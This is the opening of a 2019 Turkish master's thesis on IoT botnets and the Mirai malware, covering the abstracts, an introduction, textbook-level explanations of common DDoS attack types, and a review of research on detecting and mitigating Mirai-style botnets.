TOBB EKONOMİ VE TEKNOLOJİ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

NESNELERİN İNTERNETİNDE BOTNETLER: MIRAI ZARARLI YAZILIMI ÜZERİNE BİR ÇALIŞMA

YÜKSEK LİSANS TEZİ

Mevlüt Serkan TOK

Bilgisayar Mühendisliği Anabilim Dalı
Bilgi Güvenliği

Tez Danışmanı: Prof. Dr. Ali Aydın SELÇUK

AĞUSTOS 2019

Fen Bilimleri Enstitüsü Onayı

……..
Prof. Dr. Osman EROĞUL
Müdür

Bu tezin Yüksek Lisans derecesinin tüm gereksinimlerini sağladığını onaylarım.

…….
Prof. Dr. Oğuz ERGİN
Anabilimdalı Başkanı

TOBB ETÜ, Fen Bilimleri Enstitüsü'nün 171111132 numaralı Yüksek Lisans Öğrencisi **Mevlüt Serkan TOK** 'un ilgili yönetmeliklerin belirlediği gerekli tüm şartları yerine getirdikten sonra hazırladığı **"NESNELERİN İNTERNETİNDE BOTNETLER: MİRAİ ZARARLI YAZILIMI ÜZERİNE BİR ÇALIŞMA"** başlıklı tez **08.08.2019** tarihinde aşağıda imzaları olan jüri tarafından kabul edilmiştir.

Tez Danışmanı :	**Prof. Dr. Ali Aydın SELÇUK** TOBB Ekonomi ve Teknoloji Üniversitesi	.....
Jüri Üyeleri :	**Prof. Dr. Suat ÖZDEMİR (Başkan)** Gazi Üniversitesi	.....
	Prof. Dr. Kemal BIÇAKCI TOBB Ekonomi ve Teknoloji Üniversitesi	.....

TEZ BİLDİRİMİ

Tez içindeki bütün bilgilerin etik davranış ve akademik kurallar çerçevesinde elde edilerek sunulduğunu, alıntı yapılan kaynaklara eksiksiz atıf yapıldığını, referansların tam olarak belirtildiğini ve ayrıca bu tezin TOBB ETÜ Fen Bilimleri Enstitüsü tez yazım kurallarına uygun olarak hazırlandığını bildiririm.

Mevlüt Serkan Tok

ÖZET

Yüksek Lisans Tezi

NESNELERİN İNTERNETİNDE BOTNETLER: MIRAI ZARARLI YAZILIMI ÜZERİNE BİR ÇALIŞMA

Mevlüt Serkan Tok

TOBB Ekonomi ve Teknoloji Üniversitesi
Fen Bilimleri Enstitüsü
Bilgisayar Mühendisliği Anabilim Dalı
Bilgi Güvenliği

Danışman: Prof. Dr. Ali Aydın Selçuk

Tarih: Ağustos 2019

Son yıllarda hızla büyüyen nesnelerin interneti (internet of things- IoT) ekosistemiyle birlikte internete erişebilen, veri üretebilen ve paylaşabilen akıllı cihazlar endüstriyel otomasyondan sağlık sektörüne, bina ve ev otomasyonundan ulaşım sektörüne dek birçok alanda dijital dönüşüm ve tasarım yeniliklerinin başlıca unsuru haline gelmiştir.

IoT cihazlarını hedef alan siber saldırılar uzun süredir bilinse de özellikle 2016 yılında adını duyuran Mirai ile birlikte bu saldırılar ciddi bir artış göstermiştir. Mirai zararlı yazılımı ve türevleri vasıtasıyla IoT cihazları kötü amaçlı kişilerin oluşturduğu botnetler tarafından ele geçirilmekte ve dağıtık hizmet dışı bırakma saldırılarının düzenlenmesinde rol oynamakta, saldırılara maruz kalan organizasyonlarda hizmet kesintileri ve maddi kayıpların yanı sıra itibar zedelenmesine neden olmaktadır. Zararlı yazılımların kaynak kodlarının internet üzerinde yayınlamasıyla bu yazılımların evrimleşme süreci hızlanmakta, temelde benzer saldırı ve enfeksiyon mekanizmalarına sahip olmakla birlikte farklı açıklıkları hedef alan versiyonlar geliştirilmektedir.

Mirai zararlı yazılımının meydana getirdiği etkiyle birlikte IoT ekosistemini güvenlileştirme çabaları artmış; bir kısım ülkeler güvenlik açığı bulunan cihazların

satışını engellemek amacıyla yasa, yönetmelik vb. nitelikte yasal düzenlemeler yayınlamıştır. Bir kısım üreticiler zafiyetli cihazlarını geri toplamış veya bu cihazlara yönelik güncelleme yayınlamıştır.

Bu çalışmada günümüzdeki birçok botnetin öncüsü ve kaynağı olan Mirai zararlı yazılımının kaynak kod analizi gerçekleştirilerek saldırı, enfeksiyon, komuta-kontrol mekanizmaları açıklanmıştır. Mirai ve benzeri zararlı yazılımlarla mücadelede üreticiler ve yasal otoriteler tarafından alınan tedbirler ile bu alanda yapılan akademik çalışmalar incelenmiştir. Ülkemizdeki sosyal medya kullanıcılarının nesnelerin internetine yönelik algı ve eğilimlerini tespit etmek amacıyla kullanıcı araştırması yapılmış, bu araştırma neticesinde her beş kişiden ikisinin satın aldıkları IoT cihazlarının parolalarını ilk kurulumda değiştirmedikleri tespit edilmiştir. Tüketicilere yönelik geliştirilen ücretsiz IoT cihazları açıklık tarama programlarının teknoloji okur yazarlığı konusunda kısıtlı ve İngilizce bilmeyen bir kullanıcıyı tespit edilen güvenlik açıklıkları konusunda yönlendirmede yetersiz seviyede olduğu görülmüştür.

Elde edilen bulgular değerlendirilerek ülkemizdeki yasal otoriteler tarafından alınabilecek tedbirlerler sunulmuş, IoT cihazlarının test edilmesi ve belgelendirilmesi sürecine dair önerilerde bulunulmuş; ayrıca kullanıcıların sahip oldukları IoT cihazlarını güvenli parola ile yapılandırmalarını teşvik edecek bir web tarayıcı uzantısı tasarlanmıştır.

Anahtar Kelimeler: Nesnelerin interneti, Mirai, Dağıtık hizmet dışı bırakma saldırısı, Botnet, Siber güvenlik.

ABSTRACT

Master of Science

IoT BOTNETS: A CASE STUDY ON MIRAI MALWARE

Mevlüt Serkan Tok

TOBB University of Economics and Technology
Institute of Natural and Applied Science
Department of Computer Engineering
Information Security

Supervisor: Prof. Dr. Ali Aydın Selçuk

Date: August 2019

The rapidly growing presence of Internet of Things (IoT) ecosystem has not only contributed in digital transformation of industry, transportation, healthcare and many other fields with smart devices producing and sharing data online; but also promised innovative business models and novel user experiences.

Cyber attacks targeting IoT devices have been known for a long time but they became widespread after Mirai malware in 2016. By means of Mirai and its variants, malicious actors gain control of IoT devices, add them to botnets and perform distributed denial of service (DDoS) attacks to various targets. These attacks cause service outage, financial and reputational loss of victim organizations. Publishing source code of malware online expedites evolution of malware and leads to new variants. Even these variants have similar mechanisms of attack, propagation and infection; they may target different vulnerabilities.

Considering the significant impact of Mirai, the number of attempts to secure IoT ecosystem has been increased. Few countries issued legal measures to prevent circulation of vulnerable devices in their markets. Some, but not all, vendors called back their vulnerable devices or released security updates.

In this study, the source code of Mirai, the inspirer of recent IoT botnets, was analyzed and propagation, infection, command&control mechanisms were revealed. The legal and practical measures against Mirai and its variants issued by vendors and authorities were researched, academic literature was reviewed. A user research was conducted to determine public tendencies and perception about IoT security in Turkey. It is observed that every two of five users don't change their IoT devices' default credentials during initial configuration. Popular free IoT vulnerability scanning applications developed for customers were tested and the results showed that these applications are inadequate to guide non-English speaking and low technolgy literacy skilled users about identified vulnerabilities.

Findings were discussed, proposals of legal measures and certification of IoT devices were made to Turkish authorities, a web browser extension to enhance configuring IoT devices with secure passwords was designed for Turkish speaking home users.

Keywords: Internet of things, Mirai, Distributed denial of service attack, Botnet, Cyber security.

TEŞEKKÜR

Çalışmalarım boyunca değerli yardım ve katkılarıyla beni yönlendiren danışman hocam Prof. Dr. Ali Aydın SELÇUK‘a, araştırma bursundan yararlanmama olanak sağlayan TOBB Ekonomi ve Teknoloji Üniversitesi’ne, kıymetli tecrübelerinden faydalandığım Bilgisayar Mühendisliği Bölümü öğretim üyelerine, sektörel tecrübeleriyle katkı sağlayan misafir öğretim görevlilerine, maddi ve manevi destekleri için aileme ve arkadaşlarıma, sevgisi ve özverisiyle bu tezin tamamlanmasında büyük pay sahibi olan kıymetli eşim Aysun GÜLER TOK’a çok teşekkür ederim.

İÇİNDEKİLER

Sayfa

ŞEKİL LİSTESİ

Sayfa

ÇİZELGE LİSTESİ

Sayfa

KISALTMALAR

AB : Avrupa Birliği
ABD : Amerika Birleşik Devletleri
ACK : Onayla (acknowledgement)
API : Uygulama programlama arayüzü (application programming interface)
ARM : İleri düzey indirgenmiş komut kümeli bilgisayar makinesi (Advanced reduced instruction set computer machine)
CHARGEN : Karakter üretim protokolü (character generation protocol)
CNC : Komuta ve kontrol (command and control)
DDoS : Dağıtık hizmet dışı bırakma daldırısı (distributed denial of service)
DNS : Etki alanı hizmeti protokolü (domain name service protocol)
DoS : Hizmet dışı bırakma saldırısı (denial of service)
ENISA : Avrupa Ağ ve Bilgi Güvenliği Ajansı (European Network and Information Security Agency)
ETSI : Avrupa Telekomünikasyon Standartları Enstitüsü (European Telecommunications Standards Institute)
FIN : Bitir (finish)
GRE : Genel yönlendirme sarmallama **(**generic routing encapsulation)
HTTP : Hiper metin transfer protokolü (hyper text transfer protokol)
ICMP : İnternet kontrol mesaj protokolü (internet contol message protocol)
IoT : Nesnelerin interneti (Internet of Things)
IEC : Uluslararası Elektroteknik Komisyonu (International Electrotechnical Commission)
IRC : İnternet aktarmalı sohbet protokolü (internet relay chat)
ISO : Uluslararası Standartlar Teşkilatı (International Organization for Standardization)
MIPS : Kilitlenmiş boru hattı aşaması bulunmayan mikroişlemci (Microprocessor without interlocked pipelined stages)
NIST : ABD Ulusal Standartlar ve Teknoloji Enstitüsü (National Institute of Standards and Technology)
PPC : PowerPC
RST : Sıfırla (reset)
STOMP : Basit metin yönelimli mesajlaşma protokolü (simple text oriented messaging protocol
SYN : Eşgüdümle (synchronize)
TCP : Aktarım kontrol protokolü (transmission control protokol)
TFTP : Önemsiz dosya transfer protokolü (trivial file transfer protocol)
TSEK : Türk Standartları Enstitüsü Kurumu
UDP : Kullanıcı veribloğu iletişim protokolü (user datagram protokol)
VSE : Valve kaynak motoru (Valve source engine)

RESİM LİSTESİ

Sayfa

1. GİRİŞ

Bilgi teknolojilerinin her geçen gün hayatımızda daha fazla yer alması ile internete bağlı, veri saklayabilen ve gönderebilen nesnelerin kullanımı da yaygınlaşmıştır. Nesnelerin interneti (internet of things-IoT) olarak da adlandırılan bu ekosistem sayesinde neredeyse her bireyin yakın çevresinde çeşitli amaçlarla kullanılan en az bir çevrim içi nesne bulabilmek mümkündür [1]. 2030 yılına kadar internete bağlı nesnelerin sayısının 500 milyarı aşması beklenmektedir [2]. Bir çok farklı amaçla kullanılan çevrim içi nesneler siber saldırıların hem faili hem de hedefi olabilmektedir. OWASP tarafından yayınlanan 2018 yılı IoT ekosistemini tehdit eden ilk on zafiyet listesinde nesnelerin yönetiminde basit, tahmin edilir, herkesçe erişilebilen veya değiştirilemez parola kullanımı ilk sırada bulunmaktadır [3].

Basit veya varsayılan parolaların yarattığı güvenlik açıkları uzun süredir kötü niyetli kişilerce istismar edilse de IoT güvenliğinde dönüm noktası Mirai ile yaşanmıştır. Mirai kelimesi Japonca'da "gelecek" anlamına gelmektedir. Mirai ilk defa 20 Eylül 2016 tarihinde KrebsOnSecurity isimli siber güvenlik konulu bir blog sitesine 620 GBps'ye ulaşan boyutta dağıtık hizmet dışı bırakma saldırısı gerçekleştirmesiyle adını duyurmuş ve 25 Eylül 2016'da OVH barındırma firmasının sistemlerini hedef alarak 1 TBps boyutunda zararlı trafik yaratmış [4], bir ay sonra Dyn'e gerçekleştirilen saldırıda ulaşılan 1.2 TBps boyut ile kendi türünde o güne kadar düzenlenen en büyük boyuttaki saldırı olarak literatüre geçmiştir. Dyn bu saldırıya katılan uç sistem sayısının 100.000 civarında olduğunu duyurmuştur [5]. Mirai'yi kodlayan kişilerin kaynak kodlarını paylaşmasıyla yeni versiyonları ortaya çıkmıştır [6]. 03 Kasım 2016'da Batı Afrika ülkesi Liberya'nın iletişim altyapısı Mirai'nin bir türevi tarafından hedef alınmış [4], 27-29 Kasım 2016 tarihleri arasında Zyxel ve Speedport markalı yönlendiricilerde bulunan bir açıklığı sömürerek bu cihazları enfekte etmeye çalışan bir Mirai türevinin cihazları işlevsiz hale getirmesi sebebiyle Alman internet servis sağlayıcısı Deutsche Telekom firmasının yaklaşık 900.000 müşterisinin internete erişimi engellenmiştir [7].

İlk saldırının üzerinden iki yıldan uzun süre geçmesine rağmen Mirai türevi zararlı yazılımlar internet üzerinde basit veya varsayılan parola kullanımı sebebiyle IoT cihazlarını ele geçirmeye ve bu cihazları çeşitli hedeflere düzenlenen hizmet dışı bırakma saldırılarında kullanmaya devam etmektedir [8].

Kötü niyetli kişilerce oluşturulan botnetler saldırı süresi ve saldırıya katılacak cihaz sayısı ile orantılı fiyatlarla kiralanmakta ve bu yolla gelir elde edilmektedir. Checkpoint tarafından yayınlanan 2019 yılı güvenlik raporuna göre 60 ABD doları karşılığında nesnelerin interneti botneti kiralamak mümkündür ve internete erişen cihaz sayısı arttıkça bu fiyatların daha da azalacağı beklenmektedir [9].

Mirai ve türevleri tarafından hedef alınan açıklıklara sahip cihazların kullanımına devam edilmektedir. İnternete bağlı sistemlerin keşfinde kullanılan zoomeye.org sitesinde yapılan sorgulamalarda halen 23 numaralı portu açık ve içinde Busybox uygulaması kurulu cihazların ve Mirai tabanlı komuta kontrol sunucularının ülkemizde ve dünyada faaliyet gösterdikleri görülmüştür [10-12].

Bu yüksek lisans bitirme tezinin amacı; IoT cihazlarına yönelik dağıtık hizmet dışı bırakma saldırısı yetenekli botnet saldırılarını incelemek, Mirai zararlı yazılımının kaynak kodlarının kapsamlı bir analizini gerçekleştirmek, Türkiye'de nesnelerin internetinin güvenliğine dair algı ve eğilimleri tespit etmek, ülkemiz sınırlarındaki IoT cihazlarının botnet saldırıları ile ele geçirilmesini önleyecek öneriler sunmaktır.

1.1 Literatür Taraması

Bu bölümde çalışmanın ana konusunu oluşturan dağıtık hizmet dışı bırakma saldırıları, IoT botnetler, Mirai zararlı yazılımı, IoT botnetlerle mücade konusunda yapılan akademik çalışmalar ve kullanıcıların IoT cihazlarının güvenliğine dair farkındalığını tespit eden araştırmalar incelenmiştir.

1.1.1 Dağıtık hizmet dışı bırakma saldırıları

Hizmet dışı bırakma saldırıları (denial of service-DoS) bir hizmetin meşru kullanımını engellemek amacıyla düzenlenen belirgin girişimler olarak karakterize edilmektedir [13]. Bu saldırı tipinin ilk versiyonlarında hedef alınan hizmeti sağlayan sistemlerdeki yazılımlarda bulunan açıklıkların sömürüldüğü görülse de sonrasında büyük miktarda ağ trafiğinin hedef hizmeti sağlayan sistemlere yönlendirildiği, TCP ve UDP gibi

ulaşım protokollerindeki yapısal açıklıkların kullanılarak hedef alınan sistemlerdeki işlemci vb. kaynakları tükettiği veya sistemi geniş ağa bağlayan hatlarda bant genişliğini tüketerek meşru bağlantı taleplerine hizmet verilememesinin sağlandığı görülmüştür [14]. Dağıtık hizmet dışı bırakma saldırıları (distributed denial of service-DDoS) bu amacı gerçekleştirmek için çok sayıda farklı birimi harekete geçirerek çoklu saldırılar düzenlenmesi ilkesini temel almaktadır, saldırıya katılması amacıyla oluşturulan saldırı topluluğu botnet olarak adlandırılmakta ve bu botnetler saldırganlarca işletilen komuta kontrol sunucuları vasıtasıyla kontrol edilmektedir [15].

1.1.1.1 TCP SYN saldırısı

TCP SYN saldırısında bu protokolde kullanılan üçlü el sıkışma mekanizmasında bulunan yapısal bir açıklık sömürülmektedir. Üçlü el sıkışma mekanizmasında sunucular kendilerine bir istemciden gelen TCP SYN paketinin güvenilirliğini kontrol etmeden bu bağlantı isteğine ilişkin kaynak ayırır, istemcinin IP adresine SYN/ACK paketi gönderir ve istemciden ACK paketini beklemeye başlar [16].

Saldırgan hedef alınan sunucuya sahte IP adresi ile SYN paketi gönderdiğinde sunucu SYN/ACK paketini sahte IP adresine gönderir ve ACK paketini beklemeye başlar. Sahte IP adresi gerçekte var olmadığından veya varolsa dahi ilk SYN paketini o göndermediğinden sunucudan gelen SYN/ACK paketini ACK ile yanıtlamaz. Saldırgan ACK paketi göndermeden sahte IP adresleri üzerinden SYN paketi göndermeye devam eder. Gelen SYN paketlerine kaynak ayıran sunucu bir süre sonra kaynaklarını tüketir ve meşru bağlantılara cevap veremez hale gelir. [17].

1.1.1.2 ACK ve ACK&PUSH saldırısı

ACK saldırısında hedef sisteme ACK bayrağı set edilen TCP paketleri gönderilir. Üçlü el sıkışma yapılmadığından hedef sistem ACK paketlerinin kaynağına RST ile dönüş yapar. Bu durum çok fazla sayıda kaynaktan aynı anda gerçekleştirildiği takdirde hedef cihazın durum tablosu (state-table) ve/veya bağlantı listesi tüketilir ve hedef sistem mevcut bağlantılara yanıt veremez hale gelir. Bu saldırı tipinde bant genişliği tüketmek de mümkündür [18]. ACK&PUSH saldırısı aynı yöntemle gerçekleştirilen bir saldırıdır, ACK saldırısından tek farkı ACK bayrağıyla birlikte PUSH bayrağının da set edilmesidir [19].

1.1.1.3 ICMP flood saldırısı

ICMP (Internet Control Message Protocol) bağlı olunan ağın durumunu tespit etmek ve TCP, IP gibi protokollerin doğru bir şekilde çalışabilmesi için kullanılan bir protokoldür.

Ağa bağlı bir sisteme ICMP protokolü kullanılarak mesaj gönderilirse sistem bu mesajı yine ICMP protokolü ile oluşturduğu bir mesajla yanıtlar. Bu sayede iki sistem arasındaki hattın faal olup olmadığı, mesajların ulaşım süresi vb. bilgiler öğrenilir. ICMP flood saldırılarında sahte IP adresleri kullanılarak üretilen çok sayıda ICMP mesajı hedef alınan sisteme gönderilir. Hedef alınan sistem her bir mesajı yanıtlamak için kaynak ayırır ve yanıtlar. Gelen ve giden ICMP mesajları ağ ve sistem kaynaklarını tüketir ve hedef alınan sistem bağlantı taleplerine hizmet veremez [20].

1.1.1.4 UDP flood saldırısı

UDP flood saldırılarında hedef IP adresinde hizmet veren sistemin rastgele seçilen portlarına sahte IP adresleri üzerinden çok sayıda UDP paketi gönderilir. Paketleri alan uzak sistem paketlerin geldiği portları dinleyen uygulamaları kontrol eder, hiçbir uygulamanın bu portları dinlemediğini görür ve paketleri "ICMP Destination Unreachable" paketiyle yanıtlar.

Çok sayıda UDP paketinin gönderilmesi ve bunların ICMP paketi ile cevaplandırılması sistem ve ağ kaynaklarını tüketerek meşru istemcilerin uzak sisteme erişimini engeller. Saldırganlarca sahte kaynak IP adresi kullanımı ICMP paketlerinin kendi sistemlerine gelmesini önler [21].

1.1.1.5 Smurf saldırısı

Smurf saldırısı ağ seviyesinde düzenlenen bir saldırıdır. Saldırgan tarafından, kaynak IP adresi olarak kurban sistemin IP adresinin verildiği, çok sayıda ICMP echo mesajı broadcast yayın yapabilen sistemlere gönderilir. Mesajı alan her bir sistem aldığı ICMP echo mesajını bulunduğu ağdaki tüm sistemlere iletir ve bu sistemler ürettikleri ICMP echo mesajını kurban sisteme gönderir. Bu trafik bant genişliğini tükettiği gibi paketleri alan kurbanın bu paketleri yanıtlamak için harcadığı kaynak nedeniyle kurbanın kaynaklarının da tükenmesi sağlanır ve kurban sistem meşru bağlantı taleplerine cevap veremez [22].

1.1.1.6 Fraggle saldırısı

Fraggle saldırısı Smurf saldırısına benzemekte olup ICMP yerine UDP echo paketlerinin kullanımı ile gerçekleştirilir.

Saldırgan tarafından, kaynak IP adresi olarak kurban sistemin IP adresinin verildiği, çok sayıda UDP echo paketi broadcast yayın yapabilen sistemlerin 7 numaralı portuna (udp echo hizmeti) gönderilmektedir.Paketi alan her bir sistem aldığı UDP echo paketini bulunduğu ağdaki tüm sistemlere iletir ve bu sistemler ürettikleri UDP echo paketini kurban sisteme gönderir. Bu trafik bant genişliğini tükettiği gibi paketleri alan kurbanın bu paketleri yanıtlamak için harcadığı kaynak nedeniyle kurbanın kaynaklarının da tükenmesi sağlanır ve kurban sistem meşru bağlantı taleplerine cevap veremez [23].

Fraggle saldırısında etkiyi arttırmak için UDP echo paketleri broadcast yayın yapan sistemde CHARGEN'in (karakter üretim protokolü-character generation protocol) hizmet verdiği 19 numaralı porta gönderilir, broadcast yayın yapabilen sistem aldığı paketi etki alanındaki tüm sistemlere iletir, sistemler karakter üreterek kurban sistemin 7 numaralı (echo servis portu) portuna bu karakterleri gönderir, kurban sistem bu paketi alır ve gelen paketleri cevaplandırır, dolayısıyla bir döngü oluşur. Bu yönüyle Fraggle saldırıları Smurf saldırılarından daha etkilidir [24].

1.1.1.7 DNS flood saldırısı

DNS flood saldırısında, saldırgan tarafından oluşturulan sahte DNS sorguları kurban sistemin DNS sunucusuna gönderilerek sunucunun kaynaklarının tüketilmesi sağlanır. DNS sunucusu hizmet veremez hale geldiğinde kurban sisteme bağlanmak isteyen meşru kullanıcıların yaptıkları DNS sorguları cevaplanmaz, bu sayede meşru kullanıcıların bağlantı istekleri kurban sisteme ulaşmaz. DNS protokolü uygulama katmanı seviyesinde hizmet veren ve UDP tabanlı bir protokoldür. TCP'de olduğu gibi karşılıklı kurulan bir devre üzerinden haberleşme ve iletişimi doğrulama mekanizması bulunmadığından sahte IP adresli paketlerle trafik yaratmak mümkündür.

Sahte DNS sorguları meşru sorgularla aynı özelliklere sahip olduğundan her iki sorgu tipini ayırt etmek ve DNS flood saldırısını tespit etmek zordur [25].

1.1.1.8 HTTP flood saldırısı

HTTP flood saldırıları uygulama katmanı seviyesinde icra edilen saldırılardır. HTTP-GET istekleri bir web sayfasındaki statik içeriği, HTTP-POST istekleri bir web sayfasında dinamik olarak üretilen içeriğin görüntülenmesini sağlar. Hedef alınan web sunucusuna botnete dahil edilen sistemler tarafından oluşturulan çok sayıda HTTP-GET veya HTTP-POST istekleri gönderilerek sunucunun kaynaklarının tüketilmesi amaçlanır [26]. Hedef sunucu legal isteklerle saldırı kapsamında gönderilen istekleri ayırt edemez ve gelen tüm isteklere yanıt vermek için kaynaklarını kullanır [27]. HTTP-POST istekleri hedef sunucu üzerinde daha fazla işlem gücü tüketeceğinden bu isteklerle yapılan saldırılar HTTP-GET isteklerine göre daha etkilidir [28].

1.1.1.9 DNS amplification saldırısı

DNS ampflication saldırısında öz yinelemeli DNS sunucularından faydalanılır. DNS protokolü yapısı gereği küçük boyuttaki DNS sorgularına daha büyük boyutta DNS cevapları üretilmektedir. DNS ampflication saldırılarında da bu yapısal özellik hedef alınarak saldırı için üretilmiş küçük boyutlardaki paketlerin büyük boyutta trafik yaratması sağlanır. Saldırgan tarafından, kaynak IP adresi kurban sistemin adresi olarak hazırlanan, DNS sorguları DNS sunucusuna gönderilir. DNS sunucusu gelen sorgulara cevap paketi hazırlar ve kurban sistemin IP adresine gönderir. Botnete dahil edilen çok sayıda sistemin aynı anda göndereceği sorgulara dönen cevaplar kurban sistemin ağ ve sistem kaynaklarını tüketerek meşru kullanıcıların kurban sisteme erişimi engellenir [29].

1.1.2 Mirai botnet

Sinanovic ve Mrdovic (2016) Mirai zararlı yazılımının kaynak kodlarını statik ve dinamik olarak analiz etmiş, bot cihazların komuta kontrol sunucusu ve raporlama sunucusuyla iletişiminin açık metin olduğunu ve bu sebeple saldırı tespit sistemlerine yazılacak kurallar ile Mirai botnet varlığının tespitinin mümkün olduğunu değerlendirmiştir [30].

Riegel (2017) Mirai zararlı yazılımının kaynak kodlarını statik ve dinamik olarak analiz etmiş, yazılımdaki sözde rastgele sayı üretme fonksiyonunu Dieharder test suite ile istatistiksel olarak test etmiştir. Test sonucunda mükemmel rastgele sayı üretecinin

ürettiği sayıların rastgele olması durumu ile fonksiyonun ürettiği sayıların rastgele olması durumunda istatistiksel açıdan anlamlı fark bulunduğu; ancak fonksiyonun rastgele sayı üretmede göreceli olarak iyi seviyede olduğu değerlendirilmiştir [31].

Antonakakis ve diğ. (2017) Mirai kaynak kodlarının yayınlanmasından sonraki yedi ay boyunca elde ettikleri veriler neticesinde Telnet protokolünün yanısıra SSH, CWMP, FTP ve HTTPS protokollerinin de Mirai botnetleri dahilinde kullanıldığını tespit etmiştir [32].

Dulaunoy ve Mokaddem (2017) tespit ettikleri bir Mirai versiyonunda kripto para kazma modülü olduğunu ve sadece dağıtık hizmet dışı bırakma saldırısı icra edilmeyip, ele geçirilen cihazlar üzerinden maddi kazanç sağlanmasının mümkün olduğunu tespit etmiştir [1].

Šemić ve Mrdovic (2017) internet üzerinde nesnelerin interneti botnet saldırılarınca üretilen trafikte kullanılan parametreleri ele geçirilerek Mirai ve türevi botnet saldırılarında kullanılan saldırı vektörlerini tespit edebilmek amacıyla IoT-Balküpü geliştirmiş, Mirai kaynak kodları yardımıyla oluşturulan botnet ile yapılan testlerde zararlı trafik içerisinde *enable, sh, shell, system* komutları tespit edilmiştir [33].

De Donno ve diğ. (2018) Mirai'nin Bashlite ve LightAidra benzeri bir altyapıya sahip olduğunu, dolayısıyla Mirai'nin bu zararlı yazılımların geliştirilmiş bir versiyonu olabileceğini değerlendirmiştir [24].

Fong ve diğ. (2018) KrebsOnSecurity web sitesine gerçekleştirilen servis dışı bırakma saldırısının, saldırıya katılan her bir cihazın elektrik vb. giderler göz önüne alındığında cihaz sahibine 13,50 ABD Doları'na mal olduğunu tespit etmiştir [34].

1.1.3 IoT botnetlerle mücadele

Margolis ve diğ. (2017) tarafından; yerel ağ üzerindeki cihazları tespit eden, Mirai ile benzer bir şekilde cihazlar üzerinde kaba kuvvet yöntemi ile oturum açmaya çalışan, başarılı oturum açıldığı takdirde cihazın oturum açma bilgilerini değiştiren ve cihaz üzerindeki zararlı yazılımı silerek kullanıcıya raporlayan bir betik hazırlanmıştır [6].

Özçelik ve diğ. (2017) yazılım tabanlı ağ (software defined network) ve sis bilişimden (fog computing) faydalanarak Mirai benzeri botnet saldırılarını tespit etme / risk azaltma metotu geliştirmiştir. Bu metotta dağıtık hizmet dışı bırakma saldırısının

tespitinde genel yaklaşım olarak benimsenen hedef tarafından ve hedef üzerinde saldırı tespiti değil; saldırının enfekte olmuş IoT cihazlarının bağlı olduğu ağlar üzerinde tespiti amaçlanmıştır [35].

Çatak (2017) topluluk yöntemlerine (botnet) dayalı dağıtık hizmet dışı bırakma saldırılarının algılanması kapsamında loglardan oluşan siber güvenlik verilerini eğitilebilir duruma getirerek bir tahmin modeli ortaya çıkarmıştır. Veri seti üzerinde yapılan testlerde en yüksek doğruluk oranı %97,82 olarak ölçülmüştür [36].

Habibi ve diğ. (2017) internete bağlı cihazların; oluşturulacak beyaz listeler vasıtasıyla gelen ve giden trafiklerinin kontrol edileceği, loglardan elde edilen şüpheli IP adresi ve dosyaların VirusTotal üzerinden kontrol edileceği Heimdall adını verdikleri bir güvenlik mimarisi önermişlerdir. Yapılan testlerde Heimdall devrede olduğu sürece cihazların legal trafiği kesilmemiş ancak zararlı trafik kesilerek cihazların enfekte edilmesinin engellenmesi sağlanmıştır [37].

Cao ve diğ. (2017) botnetlere dahil edilen cihazların beyaz-Mirai olarak adlandırılan iyi niyetli bir Mirai türevi yazılım yardımıyla sıkılaştırılmasını önermiştir. Enfekte olan cihazın kullanıcısının cihazını üretici ile kararlaştırılan bir zaman aralığında yeniden başlatması sonrasında cihazda beyaz-Mirai ile oturum açılarak emniyetsiz portların kapatılması, varsayılan parolanın değiştirilmesi, üretici tarafından yönetilen bir sunucu ile cihaz arasında iletişim kurularak cihazın merkezi takibi sağlanmıştır. Pilot çalışmalarda Mirai ile mücadele konusunda ilerleme sağlandığı değerlendirilmiştir [38].

Meidan ve diğ. (2018) çeşitli özellik ve sayılarda IoT cihazları barındıran büyük organizasyonlarda cihazların botnete dahil edilmesini engellemek amacıyla, N-BaIoT adı verilen, zararlı trafik örneklerinden elde edilen verilerle derin öğrenme yaparak mevcut anomalileri tespit eden bir ağ tabanlı anomali tespit sisteminin kullanımını önermiştir [39].

Frank ve diğ. (2018) tarafından antimirai.py ve secure.sh isimli betikler geliştirilmiştir. Bu betiklerle varsayılan parolalar değiştirilmekte, bir Busybox sarmalayıcı ile Mirai tarafından kullanılan kodlar filtrelenmekte, oturum açma kapsayfası (banner) değiştirilmekte, komuta kontrol sunucusuyla iletişimi tespit etme ve engelleme

amacıyla */etc/host.deny* kodu çalıştırılmaktadır. Yapılan testlerde kapsayfası değişiminin Mirai enfeksiyonunu engellemediği görülmüştür [40].

Kumar ve Lim (2019) Mirai benzeri botnet saldırılarında ele geçirilen nesnelerin ürettiği paketleri iki boyutlu (zaman-cihazdan cihaza iletişim) olarak inceleyerek ele geçirilen nesnelere dair imzalar tespit etmiş ve bir bot tespit algoritması geliştirmiştir. Bu algoritma ile ağ trafiğini izleyerek botnet tespiti yapabilecek sentinel (nöbetçi) cihazların ağlara kurulmasını önermiştir [41].

Shafi ve Basit (2019) yazılım tabanlı ağ mimarisi ile farklı alt ağları birbirine bağlamayı ve her bir alt ağda blok zincir yardımıyla yönetici tarafından belirlenen güvenlik kurallarının doğrulanarak nesnelere iletilmesini ve bu sayede dağıtık hizmet dışı bırakma saldırıları düzenleyen botnetlere yeni cihazların katılımının önlenmesini önermiştir [42].

1.1.4 Farkındalık tespiti

ESET şirketi (2016) nesnelerin internetinin güvenliğine dair kullanıcı eğilimini ölçme amacıyla 1527 katılımcının yer aldığı bir çalışma gerçekleştirmiştir. Katılımcıların %22'sinin evinde 4-7 cihazın internet erişiminin olduğu, %29'unun evlerindeki modemin varsayılan parolasını değiştirmediği, katılımcıların %24'ünün evlerindeki termostatın kontrolü vb. amaçlar için mobil uygulama kullandığı, %85'inin web kameraların yetkisiz kişilerce erişilebilir olduğunun farkında olduğu ve %36'sının web kameralarını korumaya dönük herhangi bir tedbir almadığı tespit edilmiştir [43].

Ghiglieri ve diğ. (2017) 200 katılımcının akıllı televizyonlara yönelik mahremiyet ile ilgili risklere dair farkındalığını ölçmek amacıyla bir çevrim içi anket düzenlemiştir. Sonuçlar analiz edildiğinde; genel olarak düşük seviyede bir farkındalık olduğu görülmüş, katılımcıların %16'sının risklere dair farkındalık sahibi olduğu tespit edilmiştir. Akıllı televizyonun kullanılabilirlik seviyesini düşürmediği sürece mahremiyetin korunmasına dair alınacak tedbirlerin kullanıcılar tarafından benimseneceği sonucuna varılmıştır [44].

